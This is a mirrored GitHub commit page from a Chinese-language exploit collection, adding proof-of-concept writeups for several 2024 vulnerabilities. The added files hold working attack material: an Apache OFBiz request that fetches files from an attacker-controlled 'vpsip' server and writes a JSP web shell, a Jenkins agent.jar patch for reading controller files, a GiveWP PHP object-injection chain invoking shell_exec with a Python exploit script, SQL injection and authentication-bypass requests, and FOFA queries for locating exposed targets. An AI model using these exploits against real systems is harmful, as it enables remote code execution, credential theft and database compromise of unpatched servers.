mirror of
https://github.com/wy876/POC.git
synced 2025-02-27 04:39:25 +00:00
240908更新漏洞
This commit is contained in:
 wy876 committed
1 parent
2fdfb36b6f
commit
3f0a45b0ae
11 files changed
+547
-2
No files matched your search
@@ -0,0 +1,48 @@
|
||||
# Apache-OFBiz远程代码执行漏洞(CVE-2024-45195)
|
||||
|
||||

Apache OFBiz 远程代码执行漏洞(CVE-2024-45195),该漏洞允许未经身份验证的远程攻击者通过SSRF漏洞控制请求从而写入恶意文件。攻击者可能利用该漏洞来执行恶意操作,包括但不限于获取敏感信息、修改数据或执行系统命令,最终可导致服务器失陷。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
app="Apache_OFBiz"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /webtools/control/forgotPassword/viewdatafile HTTP/2
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 6.2) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/41.0.887.0 Safari/532.1
|
||||
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
|
||||
Connection: close
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
|
||||
DATAFILE_LOCATION=http://vpsip:5000/rcereport.csv&DATAFILE_SAVE=./applications/accounting/webapp/accounting/index.jsp&DATAFILE_IS_URL=true&DEFINITION_LOCATION=http://vpsip:5000/rceschema.xml&DEFINITION_IS_URL=true&DEFINITION_NAME=rce
|
||||
```
|
||||
|
||||
### rcereport.csv
|
||||
|
||||
```xml-dtd
|
||||
<data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
|
||||
<data-file name="rce" separator-style="fixed-length" type-code="text" start-line="0" encoding-type="UTF-8">
|
||||
<record name="rceentry" limit="many">
|
||||
<field name="jsp" type="String" length="605" position="0"></field>
|
||||
</record>
|
||||
</data-file>
|
||||
</data-files>
|
||||
```
|
||||
|
||||
### rceschema.xml
|
||||
|
||||
```xml
|
||||
<data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
|
||||
<data-file name="rce" separator-style="fixed-length" type-code="text" start-line="0" encoding-type="UTF-8">
|
||||
<record name="rceentry" limit="many">
|
||||
<field name="jsp" type="String" length="605" position="0"></field>
|
||||
</record>
|
||||
</data-file>
|
||||
</data-files>
|
||||
```
|
||||
|
||||
|
||||
@@ -0,0 +1,59 @@
|
||||
# Jenkins-Remoting任意文件读取漏洞(CVE-2024-43044)
|
||||
|
||||
Jenkins是一个开源的、提供持续集成服务(CI)的软件平台。Jenkins 使用 Remoting 库(通常为agent.jar或remoting.jar)实现控制器与代理之间的通信,该库允许代理从控制器加载类和类加载器资源,以便从控制器发送的 Java 对象(构建步骤等)可以在代理上执行。
|
||||
|
||||

**Jenkins Remoting任意文件读取漏洞(CVE-2024-43044)**,由于Remoting库ClassLoaderProxy#fetchJar方法没有限制代理请求从控制器文件系统读取的路径,可能导致**拥有Agent/Connect权限**的攻击者从Jenkins控制器文件系统读取任意文件(如凭证、配置文件等敏感信息)并进一步利用导致远程代码执行。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="Jenkins"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
通过`http://ip:port/jnlpJars/agent.jar`下载jar包
|
||||
|
||||
修改`\hudson\remoting\RemoteClassLoader.class`对应代码
|
||||
|
||||
|
||||
|
||||
```java
|
||||
|
||||
try {
|
||||
Scanner scanner = new Scanner(System.in);
|
||||
System.out.print("输入读取文件path:");
|
||||
String inputText = scanner.nextLine();
|
||||
System.out.println("尝试读取:" + inputText);
|
||||
URL jarFileUrl = new URL("file:///" + inputText);
|
||||
byte[] fileContent = this.proxy.fetchJar(jarFileUrl);
|
||||
String contentAsString = new String(fileContent, StandardCharsets.UTF_8);
|
||||
System.out.println("文件内容:\n" + contentAsString);
|
||||
} catch (Exception var10) {
|
||||
System.out.println("WRONG:" + var10);
|
||||
}
|
||||
```
|
||||
|
||||

需提前获悉node的密钥和名称
|
||||
|
||||
|
||||
|
||||
```java
|
||||

java -jar agent.jar -url http://ip:port/ -secret <xxx> -name <xxx>
|
||||
```
|
||||
|
||||
|
||||
|
||||
### exp
|
||||
|
||||
```
|
||||
https://github.com/convisolabs/CVE-2024-43044-jenkins
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 漏洞来源
|
||||
|
||||
- https://forum.butian.net/article/559
|
||||
- https://github.com/v9d0g/CVE-2024-43044-POC
|
||||
- https://github.com/convisolabs/CVE-2024-43044-jenkins
|
||||
@@ -1,6 +1,18 @@
|
||||
# 漏洞收集
|
||||
收集整理漏洞EXP/POC,大部分漏洞来源网络,目前收集整理了1000多个poc/exp,善用CTRL+F搜索
|
||||
|
||||
## 2024.09.08 新增漏洞
|
||||
|
||||
- [智联云采SRM2.0系统接口autologin身份认证绕过漏洞](./智互联科技有限公司/智联云采SRM2.0系统接口autologin身份认证绕过漏洞.md)
|
||||
- [众诚网上订单系统o_sa_order.ashx存在SQL注入漏洞](./众诚软件/众诚网上订单系统o_sa_order.ashx存在SQL注入漏洞.md)
|
||||
- [用友NC-Cloud系统show_download_content接口存在SQL注入漏洞](./用友OA/用友NC-Cloud系统show_download_content接口存在SQL注入漏洞.md)
|
||||
- [Jenkins-Remoting任意文件读取漏洞(CVE-2024-43044)](./Jenkins/Jenkins-Remoting任意文件读取漏洞(CVE-2024-43044).md)
|
||||
- [WordPress插件GiveWP存在反序列漏洞(CVE-2024-5932)](./WordPress/WordPress插件GiveWP存在反序列漏洞(CVE-2024-5932).md)
|
||||
- [Apache-OFBiz远程代码执行漏洞(CVE-2024-45195)](./Apache/Apache-OFBiz远程代码执行漏洞(CVE-2024-45195).md)
|
||||
- [用友U8-Cloud系统接口MultiRepChooseAction存在SQL注入漏洞](./用友OA/用友U8-Cloud系统接口MultiRepChooseAction存在SQL注入漏洞.md)
|
||||
- [用友U8-Cloud系统接口AddTaskDataRightAction存在SQL注入漏洞](./用友OA/用友U8-Cloud系统接口AddTaskDataRightAction存在SQL注入漏洞.md)
|
||||
- [热网无线监测系统GetMenuItem存在SQL注入漏洞](./热网无线监测系统/热网无线监测系统GetMenuItem存在SQL注入漏洞.md)
|
||||
|
||||
## 2024.09.02 新增漏洞
|
||||
|
||||
- [蜂信物联(FastBee)物联网平台download存在任意文件下载漏洞](./蜂信物联/蜂信物联(FastBee)物联网平台download存在任意文件下载漏洞.md)
|
||||
|
||||
@@ -0,0 +1,287 @@
|
||||
# WordPress插件GiveWP存在反序列漏洞(CVE-2024-5932)
|
||||
|
||||
WordPress中的GiveWP捐款插件和募捐平台插件存在PHP对象注入漏洞,该漏洞存在于所有版本,包括最高版本3.14.1在内。漏洞源于对来自“give_title”参数的不可信输入进行反序列化操作。这使得未经身份验证的攻击者能够注入PHP对象。此外,如果存在POP链,攻击者可以远程执行代码并删除任意文件。
|
||||
|
||||
## poc
|
||||
|
||||
### 生成pop链 poc.php
|
||||
|
||||
```php
|
||||
<?php
|
||||
namespace Stripe{
|
||||
class StripeObject
|
||||
{
|
||||
protected $_values;
|
||||
public function __construct(){
|
||||
$this->_values['foo'] = new \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
namespace Give\PaymentGateways\DataTransferObjects{
|
||||
class GiveInsertPaymentData{
|
||||
public $userInfo;
|
||||
public function __construct()
|
||||
{
|
||||
$this->userInfo['address'] = new \Give();
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
namespace{
|
||||
class Give{
|
||||
protected $container;
|
||||
public function __construct()
|
||||
{
|
||||
$this->container = new \Give\Vendors\Faker\ValidGenerator();
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
namespace Give\Vendors\Faker{
|
||||
class ValidGenerator{
|
||||
protected $validator;
|
||||
protected $generator;
|
||||
public function __construct()
|
||||
{
|
||||
$this->validator = "shell_exec";
|
||||
$this->generator = new \Give\Onboarding\SettingsRepository();
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
namespace Give\Onboarding{
|
||||
class SettingsRepository{
|
||||
protected $settings;
|
||||
public function __construct()
|
||||
{
|
||||
$this -> settings['address1'] = 'touch /tmp/EQSTtest';
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
namespace{
|
||||
$a = new Stripe\StripeObject();
|
||||
echo serialize($a);
|
||||
}
|
||||
```
|
||||
|
||||
### 漏洞复现
|
||||
|
||||
**获取give_form_id**
|
||||
|
||||
```php
|
||||
POST /wp-admin/admin-ajax.php HTTP/1.1
|
||||
Host: 192.168.178.100:9000
|
||||
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
Accept-Language: en-US,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Content-Length: 23
|
||||
Connection: keep-alive
|
||||
sec-ch-ua-platform: "Windows"
|
||||
sec-ch-ua: "Google Chrome";v="101", "Chromium";v="101", "Not=A?Brand";v="24"
|
||||
sec-ch-ua-mobile: ?0
|
||||
|
||||
action=give_form_search
|
||||
```
|
||||
|
||||

|
||||
|
||||
**获取 give-form-hash**
|
||||
|
||||
```
|
||||
POST /wp-admin/admin-ajax.php HTTP/1.1
|
||||
Host: 192.168.178.100:9000
|
||||
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
Accept-Language: en-US,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Content-Length: 47
|
||||
Connection: keep-alive
|
||||
sec-ch-ua-platform: "Windows"
|
||||
sec-ch-ua: "Google Chrome";v="101", "Chromium";v="101", "Not=A?Brand";v="24"
|
||||
sec-ch-ua-mobile: ?0
|
||||
|
||||
action=give_donation_form_nonce&give_form_id=11
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**give_title 填入poc.php生成的序列化数据**
|
||||
|
||||
```php
|
||||
POST /wp-admin/admin-ajax.php HTTP/1.1
|
||||
Host: 192.168.178.100:9000
|
||||
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
Accept-Language: en-US,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Content-Length: 653
|
||||
Connection: keep-alive
|
||||
sec-ch-ua-platform: "Windows"
|
||||
sec-ch-ua: "Google Chrome";v="101", "Chromium";v="101", "Not=A?Brand";v="24"
|
||||
sec-ch-ua-mobile: ?0
|
||||
|
||||
action=give_process_donation&give-form-hash=cc27fec673&give-form-id=11&give_email=1@random.com&give_first=a&give-amount=10&give-gateway=manual&give_stripe_payment_method=&give_last=b&give_title=to_be_unserialized
|
||||
```
|
||||
|
||||
|
||||
|
||||
### 利用脚本
|
||||
|
||||
```python
|
||||
import requests
|
||||
from bs4 import BeautifulSoup
|
||||
from faker import Faker
|
||||
from urllib.parse import urlparse
|
||||
import random
|
||||
import hashlib
|
||||
import time
|
||||
import sys
|
||||
import re
|
||||
import rich_click as click
|
||||
|
||||
requests.packages.urllib3.disable_warnings(
|
||||
requests.packages.urllib3.exceptions.InsecureRequestWarning
|
||||
)
|
||||
|
||||
banner = r"""
|
||||
Analysis base : https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/
|
||||
|
||||
=============================================================================================================
|
||||
|
||||
CVE-2024-5932 : GiveWP unauthenticated PHP Object Injection
|
||||
description: The GiveWP Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the 'give_title' parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files.
|
||||
Arbitrary File Deletion
|
||||
|
||||
=============================================================================================================
|
||||
"""
|
||||
|
||||
class GiveWPExploit:
|
||||
|
||||
def __init__(self, url: str, file: str):
|
||||
self.url = url
|
||||
self.file = file
|
||||
|
||||
def greeting() -> None:
|
||||
print(banner)
|
||||
|
||||
def spinner(duration=10, interval=0.1) -> None:
|
||||
spinner_chars = ['|', '/', '-', '\\']
|
||||
end_time = time.time() + duration
|
||||
while time.time() < end_time:
|
||||
for char in spinner_chars:
|
||||
sys.stdout.write(f'\r[{char}] Exploit loading, please wait...')
|
||||
sys.stdout.flush()
|
||||
time.sleep(interval)
|
||||
print("")
|
||||
|
||||
def getBaseUrl(self, url):
|
||||
parsed_url = urlparse(url)
|
||||
base_url = f"{parsed_url.scheme}://{parsed_url.netloc}"
|
||||
return base_url
|
||||
|
||||
def getParams(self) -> dict:
|
||||
response = requests.get(self.url)
|
||||
soup = BeautifulSoup(response.text, 'html.parser')
|
||||
|
||||
give_form_id = soup.find('input', {'name': 'give-form-id'})['value']
|
||||
give_form_hash = soup.find('input', {'name': 'give-form-hash'})['value']
|
||||
button_tag = soup.find('button', {'data-price-id': True})
|
||||
give_price_id = button_tag['data-price-id']
|
||||
give_amount = button_tag.get_text(strip=True)
|
||||
|
||||
# Fake Userinfo
|
||||
fake = Faker()
|
||||
|
||||
params = {"give-form-id" : give_form_id,
|
||||
"give-form-hash" : give_form_hash,
|
||||
"give-price-id" : give_price_id,
|
||||
"give-amount" : give_amount,
|
||||
"give_first": fake.first_name(),
|
||||
"give_last": fake.last_name(),
|
||||
"give_email": fake.email(),}
|
||||
|
||||
return params
|
||||
|
||||
def getData(self) -> dict:
|
||||
file = self.file
|
||||
rand_md5 = hashlib.md5(str(random.randint(0, 10)).encode()).hexdigest()
|
||||
# Payload
|
||||
payload = 'O:19:"Stripe\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\PaymentGateways\\\\\\\\DataTransferObjects\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\Vendors\\\\\\\\Faker\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\Onboarding\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:%d:"%s";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}' % (len(file), file)
|
||||
data = self.getParams()
|
||||
data['give_title'] = payload
|
||||
data['give-gateway'] = 'offline'
|
||||
data['action'] = 'give_process_donation'
|
||||
print(f"[+] Requested Data: ")
|
||||
print(data)
|
||||
return data
|
||||
|
||||
def isEmbed(self, url: str) -> str:
|
||||
pattern = r'<iframe[\s\S]*?\bname="give-embed-form"[\s\S]*?>'
|
||||
response = requests.get(url)
|
||||
match = re.search(pattern, response.text)
|
||||
if match:
|
||||
soup1 = BeautifulSoup(response.text, 'html.parser')
|
||||
embed_url = soup1.find('iframe')['src']
|
||||
return embed_url
|
||||
else:
|
||||
return url
|
||||
|
||||
def sendRequest(self) -> None:
|
||||
# Fake User_Agent
|
||||
fake = Faker()
|
||||
baseUrl = self.getBaseUrl(self.url)
|
||||
reqUrl = f"{baseUrl}/wp-admin/admin-ajax.php"
|
||||
data = self.getData()
|
||||
headers = {
|
||||
'User-Agent': fake.user_agent(),
|
||||
'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
|
||||
'Accept-Encoding': 'gzip, deflate, br'
|
||||
}
|
||||
response = requests.post(reqUrl, data=data, headers=headers)
|
||||
|
||||
def exploit(self) -> None:
|
||||
self.url = self.isEmbed(self.url)
|
||||
self.sendRequest()
|
||||
|
||||
# argument parsing with rich_click
|
||||
@click.command()
|
||||
@click.option(
|
||||
"-u",
|
||||
"--url",
|
||||
required=True,
|
||||
help="Specify a URL or domain for vulnerability detection (Donation-Form Page)",
|
||||
)
|
||||
@click.option(
|
||||
"-c",
|
||||
"--cmd",
|
||||
default="/tmp/test",
|
||||
help="Specify the file to read from the server",
|
||||
)
|
||||
|
||||
def main(url: str, cmd: str) -> None:
|
||||
cve_exploit = GiveWPExploit(url, cmd)
|
||||
GiveWPExploit.greeting()
|
||||
GiveWPExploit.spinner(duration=1)
|
||||
cve_exploit.exploit()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 漏洞来源
|
||||
|
||||
- https://github.com/EQSTLab/CVE-2024-5932
|
||||
- https://www.rcesecurity.com/2024/08/wordpress-givewp-pop-to-rce-cve-2024-5932/
|
||||
@@ -0,0 +1,27 @@
|
||||
# 众诚网上订单系统o_sa_order.ashx存在SQL注入漏洞
|
||||
|
||||
众诚网上订单系统o_sa_order.ashx存在SQL注入漏洞,允许攻击者通过恶意构造的SQL语句操控数据库,从而导致数据泄露、篡改或破坏,严重威胁系统安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
title="众诚网上订单系统"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /ajax/o_sa_order.ashx HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
|
||||
Accept: */*
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept-Encoding: gzip, deflate, br, zstd
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
X-Requested-With: XMLHttpRequest
|
||||
Connection: keep-alive
|
||||
Priority: u=0
|
||||
|
||||
type=login&user_id=1%27);WAITFOR%20DELAY%20%270:0:5%27--&user_pwd=1
|
||||
```
|
||||
|
||||
@@ -0,0 +1,20 @@
|
||||
# 智联云采SRM2.0系统接口autologin身份认证绕过漏洞
|
||||
|
||||
由于智联云采 SRM2.0 autologin 接口代码逻辑存在缺陷,导致未授权的攻击者可以构造特殊绕过身份认证直接以管理员身份接管后台,造成信息泄露,使系统处于极不安全的状态。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
title=="SRM 2.0"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```java
|
||||
GET /adpweb/static/..;/api/sys/app/autologin?loginName=admin HTTP/1.1
|
||||
Host:
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
@@ -5,7 +5,7 @@
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
app="泛微-OA(e-cology)"
|
||||
icon_hash="-1619753057"
|
||||
```
|
||||
|
||||
## poc
|
||||
@@ -88,7 +88,7 @@ ETEAMSID: THIRD_def423a1574e66bbdb29bc647cd8ccf6
|
||||
|
||||
### 执行命令
|
||||
|
||||
```
|
||||
```javascript
|
||||
POST /api/dw/connSetting/testConnByBasePassword HTTP/1.1
|
||||
Host:
|
||||
Content-Length: 199
|
||||
|
||||
@@ -0,0 +1,23 @@
|
||||
## 热网无线监测系统GetMenuItem存在SQL注入漏洞
|
||||
|
||||
热网无线监测系统 GetMenuItem 接口处存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
body="Downloads/HDPrintInstall.rar" || body="skins/login/images/btn_login.jpg"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
